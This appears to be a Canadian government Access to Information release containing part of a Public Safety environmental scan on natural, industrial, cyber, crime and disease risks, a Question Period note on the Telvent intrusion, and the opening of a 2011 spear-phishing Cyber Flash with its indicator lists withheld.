[36] Natural Resources Canada, The M9 Cascadia Megathrust Earthquake of January 26, 1700. Accessed online at http://www.earthquakescanada.nrcan.gc.ca/historic-historique/events/17000126-eng.php , 21 January 2013.

[37] Natural Resources Canada, The 2010 Val-des-Bois Quebec Earthquake. Accessed online at http://www.earthquakescanada.nrcan.gc.ca/pprs-pprp/pubs/GF-GI/GEOFACT_ValdesBois2010.pdf, 27 February 2013.

[38] "Ottawa at Risk for Big Earthquake," CBC News, 3 January 2012. Accessed online at http://www.cbc.ca/news/canada/ottawa/story/2011/12/23/ottawa-quake-risk.html, 27 February 2013.

[39] Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/rslts-eng.aspx?cultureCode=en-Ca&boundingBox=&provinces=4,5,7,9,10,11&eventTypes='HU'&eventStartDate=&injured=&evacuated=&totalCost=&dead=&normalizedCostYear=1&dynamic=false, 16 January 2013.

[40] Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/dtpg-eng.aspx?cultureCode=en-Ca&provinces=7&eventTypes=%27HU%27&normalizedCostYear=1&dynamic=false&eventId=376, 17 January 2013; and Insurance Bureau of Canada, *Telling the Weather Story*, p. 35.

level."[41] For Canada, this has meant "...rising temperatures, shifting rainfall patterns, and increases in certain types of hazardous weather, such as heat waves."[42] According to Environment Canada, the national average temperature in 2011 was 1.5°C above normal (1961-1990 average), making 2011 the eighth warmest year on record since nationwide record-keeping began in 1948 (at 3.0°C above normal, 2010 ranks as the warmest). With annual temperatures having been at or above normal every year since 1993,[43] and the ten warmest years on record globally all occurring since 1998,[44] the direction of the trend line is clear.

Although it is impossible to draw a direct link between global warming and any specific weather-related event, climate scientists are increasingly confident that the phenomenon is likely to influence the frequency and severity of extreme weather events such as drought, floods, and storms. According to the IPCC, "It is very likely that the length, frequency, and/or intensity of warm spells or heat waves will increase over most land areas," during the next century. The IPCC is also predicting a marked increase in the frequency of heavy precipitation and the average tropical cyclone maximum wind speed.[45]

For Canada, the impact will be significant. While Western and Atlantic Canada will likely experience a decline in seasonal average precipitation during the summer over the next three to four decades (likely leading to more droughts), the frequency of severe precipitation events is still expected to increase.[46] Events similar to the record rainfall in June 2010 that caused extensive flooding in southern Alberta and Saskatchewan – forcing the evacuation of hundreds of homes, washing out a portion of the Trans-Canada Highway, and shutting down part of the Canadian Pacific rail line – are thus likely to become much more common.[47] Hurricane intensity is also anticipated to increase over the next several decades,[48] as is wildfire activity, which is

---

[41] R.K. Pachauri and A. Reisinger, eds., *Climate Change 2007: Synthesis Report* (Geneva: Intergovernmental Panel on Climate Change, 2007), p. 30.

[42] Environment Canada, Climate Change Science and Research. Accessed online at http://www.ec.gc.ca/sc-cs/Default.asp?lang=En&n=56010B41-1, 21 January 2013.

[43] Environment Canada, Climate Trends and Variations Bulletin – Annual 2011. Accessed online at http://www.ec.gc.ca/adsc-cmda/default.asp?lang=En&n=77842065-1, 7 January 2013.

[44] NASA, "NASA Finds 2012 Sustained Long-Term Climate Warming Trend," 15 January 2013. Accessed online at http://www.nasa.gov/topics/earth/features/2012-temps.html, 25 June 2013.

[45] Intergovernmental Panel on Climate Change (IPCC), *Managing the Risks of Extreme Events and Disasters to Advance Climate Change Adaptation: Summary for Policymakers* (New York: Cambridge University Press, 2012), p. 11.

[46] B. Mladjic, L. Sushama, M.N. Khaliq, R. Laprise, D. Caya, and R. Roy, "Canadian RCM Projected Changes to Extreme Precipitation Characteristics over Canada," *Journal of Climate*, Vol. 24, No. 10 (May 2011), pp. 2565-2584.

[47] Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/dtpg-eng.aspx?cultureCode=en-Ca&eventTypes=%27FL%27&normalizedCostYear=1&dynamic=false&eventId=139, 14 January 2013.

[48] IPCC, *Managing the Risks of Extreme Events and Disasters to Advance Climate Change Adaptation*, p. 11

expected to rise dramatically over the course of the century, with one study forecasting a 25% increase in overall fire occurrence by 2030 and a 75% increase by 2100.[49]

Accidents and Non-Natural Hazards

As evidenced by the Deep Water Horizons oil spill in the Gulf of Mexico in 2010 and the nuclear meltdown at the Fukushima power plant in Japan in 2011, large-scale industrial accidents have the potential to create major non-natural disasters. For Canada, there are several areas of critical concern, with nuclear safety being chief among them. At present, there are five nuclear power plants in Canada, along with several smaller institutional reactors. Although Canada has never experienced an event on the scale of the Fukushima meltdown, there have been several notable incidents. The two most serious of these occurred at the Pickering power plant east of Toronto in 1974 and 1983 when small amounts of coolant escaped following the rupture of several pressure tubes. Fortunately, there was no release of radioactive material from the containment building in either case.[50] More recently, there were two small radioactive spills at the Point Lepreau nuclear power plant in New Brunswick in late 2011.[51] Despite the relatively good safety record, the nature of nuclear energy is such that the potential for a more serious incident is ever-present.

The range of conceivable radiological or nuclear emergencies extends well beyond the possibility of an accident at one of the country's nuclear facilities. Canada could also be affected by a major nuclear accident in another country or aboard a nuclear-powered vessel sailing in Canadian waters or visiting a Canadian port.[52] The pending shipment of 23,000 litres of nitric acid solution containing highly enriched uranium from the Chalk River nuclear laboratory to a storage facility in South Carolina highlights another potential risk: the transportation of radioactive material. While American and Canadian authorities insist that the shipments pose no significant danger to the general public, the potential for any release of radioactive material along the 1,700 kilometre route has generated significant opposition from a growing coalition of environmental and health advocates.[53]

---

[49] B.M. Wotton, C.A. Nock, and M.D. Flannigan, "Forest Fire Occurrence and Climate Change in Canada," *International Journal of Wildland Fire*, Vol. 19, No. 3, pp. 253-271.

[50] "A Closer Look at Canada's Nuclear Plants," CBC News, 9 January 2012. Accessed online at http://www.cbc.ca/news/canada/story/2012/01/09/f-canada-nuclear-reactors.html, 26 March 2013.

[51] Bobbi-Jean MacKinnon, "Nuclear Commission Says Point Lepreau Leaks 'Unsettling'," CBC News, 9 January 2012. Accessed online at http://www.cbc.ca/news/canada/new-brunswick/story/2012/01/06/nb-nuclear-commission-lepreau-leaks.html, 26 March 2013.

[52] Health Canada, "Health Concerns: Radiological and Nuclear Events." Accessed online at http://www.hc-sc.gc.ca/hc-ps/ed-ud/event-incident/radiolog/index-eng.php, 27 March 2013.

[53] Ian Macleod, "Trans-Border Nuclear Waste Shipment Meeting Increased Resistance," *Ottawa Citizen*, 22 March 2013. Accessed online at

Canada's chemical industry, including its large and growing oil and gas sector, is another area of primary concern. An accident at a major chemical production or storage facility, for example, would likely have both public health and environmental consequences. The routine transportation of chemicals such as ammonia and chlorine by rail presents another challenge. With approximately 48,000 kilometres of track, Canada's rail network effectively functions as a mobile chemical storage system. Moreover, as the transport of dangerous goods by rail continues to increase (up by almost 60 percent between 1997 and 2006 in terms of thousands of freight cars moved),[54] the risk of a catastrophic accident also rises.

In the wake of the Deep Water Horizons oil spill, the potential for an accident of similar magnitude involving some element of Canada's rapidly expanding oil and gas industry (e.g., drilling platform, pipeline, tanker, etc.) has received increased attention. The concern is particularly acute in relation to growing industry interest in the Arctic, where the operating environment is significantly more challenging than that which exists in other parts of the country. As a recent analysis noted, "Worst-case scenarios may be worse in the Arctic because the ability to manage evolving situations is limited by environmental conditions and the lack of appropriate infrastructure."[55] Catastrophic events like the Exxon Valdez accident in 1989 or the Deep Water Horizons spill are, of course, not the only risk. As the scope of drilling and extraction operations increases in northern Alberta and other parts of the country, localized spills like the one that released 3,000 barrels of light sour crude oil into the Red Deer River near Sundre, Alberta in June 2012 can also be expected to become more common occurrences.[56]

The expansion and development of Canada's oil sands presents another potential challenge as well. Although scientists continue to investigate the matter, there are concerns that the crude oil (bitumen) from Canada's oil sands may be more corrosive than conventional crude, which would increase the risks to pipeline integrity. Bitumen is also heavier than conventional crude oil, making it more difficult to clean up in the event of a spill, a fact that became clear after an Enbridge pipeline carrying diluted bitumen (bitumen must be diluted in order to be transported

---

http://www.ottawacitizen.com/technology/Trans+border+nuclear+waste+shipment+meeting+increased+resistance/8141020/story.html, 27 March 2013; and idem, "Nuclear Shipments Safe, U.S. Decides; Rules Out Environmental Study," *Ottawa Citizen*, 3 April 2013, p. A3.

[54] Railway Safety Act Review Secretariat, *Stronger Ties: A Shared Commitment to Railway Safety* (Ottawa: Transport Canada, 2007), p. 17.

[55] Charles Emmerson and Glada Lahn, *Arctic Opening: Opportunity and Risk in the High North*, Chatham House-Lloyd's Risk Insight Report, 2012, p. 35.

[56] "Alberta Residents Angry After Oil Spills Into Nearby Lake," CBC News, 8 June 2012. Accessed online at http://www.cbc.ca/news/canada/calgary/story/2012/06/08/calgary-sundre-oil-spill.html, 27 March 2013.

by pipeline) ruptured near Michigan's Kalamazoo River. The cleanup, which is still ongoing, has thus far cost more than $800 million, making it the costliest onshore oil spill in U.S. history.[57]

Critical Infrastructure

Critical infrastructure (CI) encompasses the "processes, systems, facilities, technologies, networks, assets and services essential to the health, safety, security or economic well-being of Canadians and the effective functioning of government."[58] In line with that definition, the National Strategy for Critical Infrastructure identifies ten critical infrastructure sectors: energy and utilities, finance, food, transportation, government, information and communication technology, health, water, safety, and manufacturing.[59] While the range of possible threats or problems that could conceivably damage or disrupt Canada's CI are simply too numerous to detail in full, several areas of concern are worth noting, if only for illustrative purposes.

Given that many aspects of the country's CI are reliant on sophisticated computerized and networked systems, the potential for a terrorist or criminal cyber-attack on one or more aspects of Canada's CI – whether a nuclear power facility, water treatment plant, or air traffic control system – is recognized as a key vulnerability.[60] Although the National Strategy for Critical Infrastructure emphasizes the importance of developing partnerships among federal, provincial and territorial governments, and critical infrastructure sectors, the recent Auditor General's report on protecting Canadian infrastructure against cyber threats found that, "progress toward building partnerships and monitoring threats has been limited."[61] The Auditor General also identified shortcomings with the sector networks responsible for coordinating these activities.[62] Overall, the Auditor General found that progress in achieving the Government's commitment to address cyber threats to CI has been slow.[63]

---

[57] Bret Schulte, "Oil Spill Highlights Keystone XL Issue: Is Canadian Crude Worse?" National Geographic News, 4 April 2013. Accessed online at http://news.nationalgeographic.com/news/energy/2013/04/130405-arkansas-oil-spill-is-canadian-crude-worse/, 6 May 2013. On the Kalamazoo spill, see Elizabeth McGowan and Lisa Song, "The Dilbit Disaster: Inside the Biggest Oil Spill You've Never Heard Of," InsideClimate News, 26-28 June 2012. Accessed online at http://insideclimatenews.org/topic/dilbit-disaster-series-2012, 6 May 2013.

[58] Government of Canada, *National Strategy for Critical Infrastructure* (Ottawa: Public Safety Canada, 2009), p. 4.

[59] Ibid., p. 5.

[60] Government of Canada, *Canada's Cyber Security Strategy: For a Stronger and More Prosperous Canada* (Ottawa: Public Safety Canada, 2010), p. 5.

[61] Office of the Auditor General of Canada, *Report of the Auditor General of Canada to the House of Commons: Protecting Canadian Critical Infrastructure Against Cyber Threats* (Ottawa: Public Works and Government Services, 2012), p. 11.

[62] Ibid., pp. 13-14.

[63] Ibid., p. 23.

Many aspects of Canada's CI are also vulnerable to more basic and natural phenomena. Animal and crop-borne diseases, for example, pose a serious and ever-present threat to Canada's farming and agricultural sectors and, by extension, to the safety of the country's food supply. The 2003 discovery of bovine spongiform encephalopathy (BSE, or mad cow disease) in a Canadian-born beef cow, which resulted in the culling of thousands of cattle and the imposition of import restrictions by the United States and other countries, is estimated to have cost the Canadian beef industry more than $7 billion.[64]

Severe weather events represent still another kind of unavoidable threat to the integrity of Canada's critical infrastructure, especially its transportation infrastructure and electrical power grid. The infamous 1998 ice storm, which precipitated a prolonged power outage to approximately 5 million people, is only one of several damaging and disruptive weather events in recent memory.[65] Nor, as a new study by the Royal Academy of Engineering indicates, is severe weather a purely atmospheric phenomenon. According to the report's authors, solar superstorms – which are estimated to occur once every 100 to 200 years – have the potential to wreak havoc with electronic systems of all kinds, including satellites, aircraft, and mobile phone networks.[66]

The increasing prevalence of complex and interdependent critical infrastructure systems, both of which create greater potential for catastrophic failure, only adds to these kinds of discrete threats and challenges. As the 2011 Japanese earthquake demonstrated, global supply chains and 'just in time' inventory processes virtually guarantee that certain types of local market and industrial disruptions will have cascading systemic/global effects that would have been avoided in previous eras.[67] Similar system effects are to be expected in any area where such complexities and interdependencies exist, the net effect of which is to further complicate all of the challenges surrounding critical infrastructure protection. As a result, significant attention is now being focused on the critical nodes within CI systems that are essential to maintaining operations.

---

[64] Andre Picard, "Mad-Cow Found in Animal Born After Feed Ban," *Globe and Mail*, 24 January 2006. Accessed online at http://healthcoalition.ca/archive/bse2006.pdf, 30 April 2013.

[65] Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/dtpg-eng.aspx?cultureCode=en-Ca&eventTypes=%27SW%27&normalizedCostYear=1&dynamic=false&eventId=277, 15 January 2013.

[66] Alok Jha, "Solar Superstorms: UK Must Brace Itself, Say Engineers," *The Guardian*, 7 February 2013. Accessed online at http://www.guardian.co.uk/science/2013/feb/07/solar-superstorms-uk-engineers/print, 5 April 2013.

[67] Chester Dawson, "Quake Still Rattles Suppliers," *Wall Street Journal*, 29 September 2011. Accessed online at http://online.wsj.com/article/SB10001424053111904563904576586040856135596.html, 30 April 2013.

Emergency Management

The difficult job of planning for and dealing with many of the threats and hazards discussed in this scan primarily falls on the responder community and other emergency management practitioners. In practice, that means being prepared for almost every contingency imaginable, from the routine tasks of policing and firefighting, to the multitude of complex safety and security challenges that accompany major public security events like the G8/G20 summit and the Vancouver Olympics, to coping with a worst-case scenario terrorist attack, natural disaster, or industrial accident. Compounding the challenges associated with these tasks is the nature of the jurisdictional construct for emergency management in Canada, which divides responsibility for emergency management across three levels of government.

Beyond the various severe weather effects detailed above, global warming is also expected to dramatically transform the Arctic landscape, the implications of which are likely to be significant in terms of creating new emergency management problems. In addition to spurring more economic interest in the region's resources (oil, gas, minerals, fisheries), climate change is also leading to increased shipping activity and tourism. As the pace of all forms of activity increases, so too will the demand for emergency management services, albeit in an environment with its own unique challenges. For example, "Magnetic and solar phenomena, interference and geostationary satellite geometry all mean that high-frequency radio and GPS are degraded above 70°-72° North, a major issue for communications, navigation, and search and rescue."[68] Novel technological solutions will have to be found to address this type of problem. The grounding of an Arctic expedition ship in 2010 exposed the need for even more basic services; in this case, passenger rescue and salvage. Another known challenge is the dearth of adequate navigational charts.[69]

Along with developing new solutions for new problems, there is also the imperative of improving existing protocols. A recent analysis of the respective national responses to Hurricane Katrina and the 2011 Japanese earthquake and associated disasters highlights several significant weaknesses in this regard. According to the report, both the American and Japanese responses were hindered by grossly inadequate situational awareness. As the authors note, "Both events obliterated much of the existing information collection equipment, emergency response centers and processes on which disaster management systems depended."[70]

---

[68] Emmerson and Lahn, *Arctic Opening: Opportunity and Risk in the High North*, p. 37.
[69] Ibid., p. 45.
[70] Richard Danzig, Andrew M. Saidel, and Zachary M. Hosford, "Beyond Fukushima: A Joint Agenda for U.S.-Japanese Disaster Management," Policy Brief, Center for a New American Security, November 2012, p. 2.

The assistance required to deal with each disaster was also poorly defined and uncoordinated. "Requests for assistance were conveyed through whatever channels came to hand and, in the first days, were not effectively prioritized either among local officials or between local and national authorities. Supply rather than demand drove aid decisions. Resources – some useful, some irrelevant and some even burdensome – were forced into a constricted system with little ability to match aid to need." Moreover, "Many anticipated rescue resources were within the disaster zone and therefore unavailable."[71]

The relationships between national and local authorities and between government and private entities proved problematic as well. In some cases, roles were not well delineated; in others, they were too rigid. "Distrust, contention, and competition proliferated. Ad hoc 'workarounds' were invented, and these undermined response until some trusted personalities could be designated and procedures were idiosyncratically constructed."[72]

The report additionally highlights the fact that evacuation plans and procedures were completely inadequate given the scale of the problems that arose. In light of this and the many other deficiencies noted above, public confidence in government unsurprisingly declined in the wake of each disaster. In Japan, "Lack of timely disclosure and contradictory statements during the first days of the crisis fed confusion and the consequent perception that officials did not have, or withheld, information required to advise the public accurately." In New Orleans, by contrast, "Lack of communication before the crisis about risk preparedness and mitigation exacerbated public distrust." In the authors' view, "Risk communications and interaction with the public before the incidents could have helped both the government and the public to communicate more effectively after the events."[73] Looking beyond the immediate impact of each disaster, the report also draws attention to the fact that "Longer-term issues of environmental restoration and health rehabilitation (including mental health rehabilitation)" were not adequately addressed by either American or Japanese officials in their respective responses.[74]

Serious and Organized Crime

According to a 2012 report by the House of Commons Standing Committee on Justice and Human Rights, "Organized crime poses a serious long-term threat to Canada's institutions,

[71] Ibid.
[72] Ibid., p. 3.
[73] Ibid.
[74] Ibid.

society, economy, and to our individual quality of life."[75] As of 2011, there were 729 organized crime groups in Canada. Of that number, twenty-four were classified as category one threats (the most serious threat level), with another 262 groups designated as category two threats.[76]

The main hubs of organized criminal activity in Canada are the lower mainland of British Columbia, Southern Ontario, and Greater Montreal.[77] Despite the geographic concentration, national and international operations are increasingly the norm in organized crime.[78] In terms of activities, the illicit drugs trade continues to dominate the criminal marketplace in Canada, with cocaine, cannabis, and synthetic drugs accounting for the vast majority of the trade. Canada has also emerged as a source country for synthetic drugs like ecstasy and crystal meth. The other primary areas of criminal interest are financial crime, theft, alcohol and tobacco smuggling, the sex trade, and human trafficking.[79]

In an effort to make more of an impact in combatting some of these activities, the RCMP recently indicated that it intends to train more officers in financial crime, as well as raise the profile of its Integrated Market Enforcement Teams. The force is also introducing an Intellectual Property Crime Enforcement Strategy, which will be aimed at disrupting the trade in counterfeit goods. In addition, the RCMP announced the creation of a new Integrated Human Trafficking Team to grapple with the growing problem of human trafficking related to the domestic sex trade.[80]

As is the case with many of the safety and security issues addressed in this scan, technological advances, particularly in the online realm, are also having a transformative effect on organized crime. According to CISC, technology is "...enabling organized crime to commit old crimes like theft and fraud in new ways and also undertake relatively new activities, such as hacking and 'spoofing'."[81] The law enforcement challenge is more complex than simply grappling with a range of new methods and activities, however. As CISC notes, "Some organized criminal

[75] "The State of Organized Crime," Report of the Standing Committee on Justice and Human Rights (House of Commons), 41st Parliament, 1st Session, March 2012, p. 2.
[76] Ibid., p. 8. All of the groups classified as category one and category two threats are distinguished by the fact that they operate either inter-provincially or internationally.
[77] Ibid., p. 9.
[78] Ibid., p. 10.
[79] Ibid., pp. 10-11.
[80] Douglas Quan, "RCMP Puts Focus on Terror; New Team to Target Sex Trade Trafficking," *Ottawa Citizen*, 29 March 2013, p. A3.
[81] Criminal Intelligence Service Canada, *Report on Organized Crime 2010* (Ottawa: Criminal Intelligence Service Canada, 2010), p. 12.

networks are exclusively virtual with illicit activities and communications occurring entirely online."[82]

Infectious Disease

Compendia of the various threats and hazards that may present the world with an atypically severe or catastrophic challenge almost always include an infectious disease pandemic.[83] Whereas most of the scenarios that animate this genre of analysis are either extremely rare (e.g., a large asteroid impact) or hypothetical (e.g., a particle accelerator accident), pandemics constitute a relatively known danger, with several having occurred in recent human history.

One of the worst pandemics of the last millennia was the 1918-1919 influenza outbreak, which is estimated to have killed at least 50 million people worldwide.[84] Another historically significant pandemic is the ongoing HIV/AIDS epidemic, which has resulted in the deaths of more than 25 million people since it was first identified in the early 1980s.[85] With the advent of powerful anti-viral therapies, the ravages of HIV/AIDS have largely been eliminated in Canada and most of the industrialized world. It is a different story in the developing world, however, where the rate of infection continues to accelerate. According to UNAIDS, there were 2.5 million new infections in 2011, bringing the total number of people living with HIV/AIDS worldwide to 34 million.[86]

For Canada, pandemic influenza remains the primary infectious disease concern. On average, approximately 20,000 Canadians are hospitalized each year as a result of the flu and its complications, with somewhere between 2,000 to 8,000 eventually succumbing to the illness. Periodically (approximately three to four times each century), new strains of the virus appear, thereby creating the necessary conditions for the onset of a pandemic (most recently in 2009).[87] Avian influenza, commonly known as 'bird flu,' is another area of acute concern. Although it has not yet developed into a significant public health problem, a new strain of the

---

[82] Ibid., p. 16.

[83] For illustrative examples see Richard Posner, *Catastrophe: Risk and Response* (New York: Oxford University Press, 2004); Nick Bostrom and Milan M. Cirkovic, eds., *Global Catastropic Risks* (Oxford: Oxford University Press, 2008); and Marq de Villiers, *Dangerous World: Natural Disasters, Manmade Catastrophes, and the Future of Human Survival* (Toronto: Penguin, 2009).

[84] Andrew T. Price-Smith, *Contagion and Chaos: Disease, Ecology, and National Security in the Era of Globalization* (Cambridge, MA: The MIT Press, 2009), p. 60.

[85] Edwin Dennis Kilbourne, "Plagues and Pandemics: Past, Present, and Future," in Bostrom and Cirkovic, *Global Catastropic Risks*, p. 298.

[86] UNAIDS, "World Overview." Accessed online at http://www.unaids.org/en/dataanalysis/datatools/aidsinfo/, 19 March 2013.

[87] Public Health Agency of Canada, "Influenza." Accessed online at http://www.phac-aspc.gc.ca/influenza/influenza-faq-eng.php, 12 March 2013.

virus (H5N1) has been circulating since 2003. Another new and particularly deadly strain (H7N9) appeared in China earlier this year and has thus far killed 27 people.[88] The prevailing fear is that one of these strains will mutate into a form more easily transmissible to and amongst humans, at which point the likelihood of a pandemic similar to the one that occurred between 1918-1919 would be extremely high.

As the SARS epidemic of 2002-2003 demonstrated, public health authorities must also be prepared to contend with new pathogens. A viral respiratory illness originating in China, SARS ultimately claimed the lives of 774 people worldwide, including 44 in Canada.[89] Just as new infectious diseases like SARS are certain to appear, there is also the challenge posed by the re-emergence of more familiar diseases. Over the last 25 years, tuberculosis (TB) has re-surfaced as one of the primary infectious causes of death in the world (1.4 million people died as a result of TB in 2011). According to the World Health Organization (WHO), 8.7 million new cases of TB were diagnosed in 2011, a slight reduction from the year before and consistent with the overall downward trend in recent years. The number of multidrug resistant (MDR) cases continues to rise, however.[90] Even more troubling, researchers recently identified several cases of "totally drug-resistant" TB in South Africa.[91]

The challenge of combatting both new and old infectious diseases is further complicated by the reality of globalization, whereby deadly pathogens can be quickly spread around the world thanks to the scope and efficiencies of our global economy and modern air travel. As with natural disasters, climate change portends to be a stressor for infectious disease as well. According to a study commissioned by the WHO, "higher ambient air temperatures, along with changes in precipitation and humidity, can affect the biology and ecology of disease vectors and intermediate hosts, the pathogens that they transmit, and consequentially the risk of transmission."[92] Climate change is thus likely to increase both the incidence and territorial reach of diseases as varied as malaria, dengue fever, Lyme disease, and West Nile virus.[93]

---

[88] Sui-Lee Wee, "China Reports Latest Bird Flu Death, Toll Rises to 27," Reuters, 2 May 2013. Accessed online at http://www.reuters.com/article/2013/05/02/us-birdflu-china-idUSBRE9410AM20130502, 6 May 2013.

[89] Health Canada, *Learning from SARS: Renewal of Public Health in Canada* (Ottawa: Health Canada, 2003), p. 1.

[90] World Health Organization, *Global Tuberculosis Report 2012* (Geneva: World Health Organization, 2012), p. 1.

[91] Marisa Klopper et. al., "Emergence and Spread of Extensively and Totally Drug-Resistant Tuberculosis," *Emerging Infectious Diseases*, Vol. 19, No. 3 (March 2013). Accessed online at http://wwwnc.cdc.gov/eid/article/19/3/12-0246_article.htm, 20 March 2013.

[92] Lance Saker et. al., *Globalization and Infectious Diseases: A Review of the Linkages* (Geneva: World Health Organization, 2004), p. 20.

[93] For a more extensive discussion see Andrew Nikiforuk, *Pandemonium: Bird Flu, Mad Cow Disease, and Other Biological Plagues of the 21st Century* (Toronto: Viking, 2006), pp. 195-226.

Science and Technology Implications

From a S&T perspective, the various issues, threats, and hazards discussed in this scan provide an extensive foundation for the development of a broad range of novel S&T solutions. In many areas, however, the S&T requirements remain quite basic. For example, despite growing awareness of the problem of potentially disruptive technologies, there is still a dearth of knowledge as to what those technologies actually are. Similar informational and situational awareness deficiencies also exist with respect to the Arctic, the effects of global warming, and developments in the cyber domain. In each case the safety and security implications are yet to be fully identified, let alone addressed. A considerable amount of basic research thus remains to be done on many subjects of interest.

In other areas, the S&T implications are more obvious. Given the constantly evolving nature of the threat posed by explosives, for example, there are a number of persistent needs, from improved detection capabilities to updated evaluations of blast risks. Often, the primary S&T challenge is operationalizing or transitioning into practice a new technology or scientific solution. For some stakeholders, the necessary pathways for doing so do not even exist, which might at least partially explain why technology uptake tends to be slower in the public safety and security domain than in the commercial sector. Improving this process is essential if safety and security practitioners are to have access to the latest S&T knowledge and tools.

Many of the issues covered in the scan, such as the challenges presented by advances in the cyber realm, implicate multiple areas of activity. As such, avenues for collaboration across portfolios must also be explored. Another S&T challenge stems from the convergence of issues. In the emergency management domain, for example, there is a clear relationship between the development of the next generation of 911 service and the implementation of the Public Safety Broadband Network Technical Architecture (700 megahertz).

There are thematic convergences in need of further investigation as well. Over the last decade, resiliency has emerged as a key safety and security strategy for dealing with problems as diverse as critical infrastructure protection to recovering from a terrorist attack. Nevertheless, considerable work remains to be done in terms of developing a better understanding the factors that underpin effective resilience strategies.

Date: February 22, 2013
Classification: UNCLASSIFIED
Branch / Agency: NS/ Public Safety

Question Period Note

CYBER INCIDENT AGAINST TELVENT

ISSUE:

A CBC News article reported that Telvent, a Canadian manufacturing company that provides industrial control systems for the energy sector, was recently targeted by a cyber intrusion. This intrusion reportedly affected the company's operations in the United States (U.S.), Canada, and in Spain. The story alleges that it was ten days before Public Safety Canada's Canadian Cyber Incident Response Centre (CCIRC) was informed of the breach.

BACKGROUND:

Telvent's systems are used to control oil and gas pipelines in most of North and Latin America and some parts of Europe.

In the summer of 2012, Telvent became aware that their networks appeared to have been compromised by a cyber intrusion. This intrusion is said to have targeted files related to a specific project, principally a software system used in smart grid technologies.

Telvent, which operates in the U.S., Canada and Europe, initially reached out to a specialized incident response centre in the United States, ICS-CERT, with which it had an existing relationship. On 21 September, Telvent informed its clients that it was compromised and recommended actions to its clients for detecting and, if needed, reversing the intrusions. A Canadian energy provider which received this warning information notified CCIRC directly on 26 September.

CCIRC began working with ICS-CERT in the U.S. and with intelligence officials in Canada immediately to provide mitigation advice to Canadian industry and critical infrastructure operators, and undertook an assessment of the severity of the incident.

Second, the report infers that CCIRC was negligent in detecting this threat. It is illegal for the Government to monitor the private communications of Canadians and Canadian businesses. As such, CCIRC relies on voluntary reporting.

Telvent behaved in an extremely responsible manner by notifying its clients of the intrusion, so that they too could begin acting to protect themselves. Companies are often wary of admitting they have been victimized, due to fears over liability or loss of investor confidence.

The incident whereby the networks at the Treasury Board Secretariat and Department of Finance were hacked has been widely reported. The Government has taken significant steps under Canada's Cyber Security Strategy to strengthen the security of its own systems, and has created Shared Services Canada to consolidate e-mail, networks and data centres.

CYBER INCIDENT AGAINST TELVENT

PROPOSED RESPONSE:

- The Government will respond decisively to address any emerging threats to Canada's digital infrastructure.

- One of the three pillars of this Government's Cyber Security Strategy is to use partnerships to protect these vital systems.

- We do not is violate the laws of this country by having our intelligence and security agencies monitor the private networks and communications of Canadians and Canadian businesses. The Government relies on voluntary incident reporting by the private sector.

- The Government provides threat and warning information, along with mitigation advice, to industry. Private sector operators are ultimately responsible for acting on this information, and for seeking help and advice from Government during an incident.

- We are building relationships based on trust and understanding.

- In this case, Mr. Speaker, the system worked as it should. The Canadian Cyber Incident Response Centre was in touch with its allies, victims and other partners within hours of becoming aware of this incident in order to ensure industry had the information and advice needed to protect vital systems.

- The Canadian company came forward to seek help, and to help its clients take action before they, too, could be victimized.

- The Government has taken action under Canada's Cyber Security Strategy and by establishing Shared Services Canada to protect its own systems and the information Canadians entrust to us.

CONTACTS:			
Prepared by Corey Dvorkin Senior Stratgeist National Cyber Security Directorate	Tel. no. 613-990-9608	Approved by (ADM level only) Lynda Clairmont Senior ADM, National Security	Tel. no. 613-990-4976

Page 148

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 149

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 150

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 151

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 152

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 153

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suit

==========
CCIRC - Cyber Flash CF11-025
Date: 6 December 2011
==========

Audience
========

This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.


Title
=====
Summary of Recent Spear Phishing Campaigns and Potential APT indicators

Detail
======
CCIRC has received reports of various spear phishing campaigns that may be associated with Advanced Persistent Threat (APT) activity. This cyber flash is intended to highlight the technical details of recent attacks including email subject lines, senders, command and control domains and IP addresses. Recipients of this product are also encouraged to consult the references provided to obtain additional background information and mitigation.

CASE#1: Poison Ivy and NITRO Targeted Phishing Emails

Users received attachments in spear phishing emails that when opened, dropped a Poison Ivy remote access tool (RAT). The malware Nitro has also been reported to leverage some of this infrastructure and target the chemical industrial sector.

Associated Command and Control Domains and IP's :



CASE#2: International High Profile Events Targeted Phishing Emails


Pages 155 to / à 160

are withheld pursuant to section

sont retenues en vertu de l'article

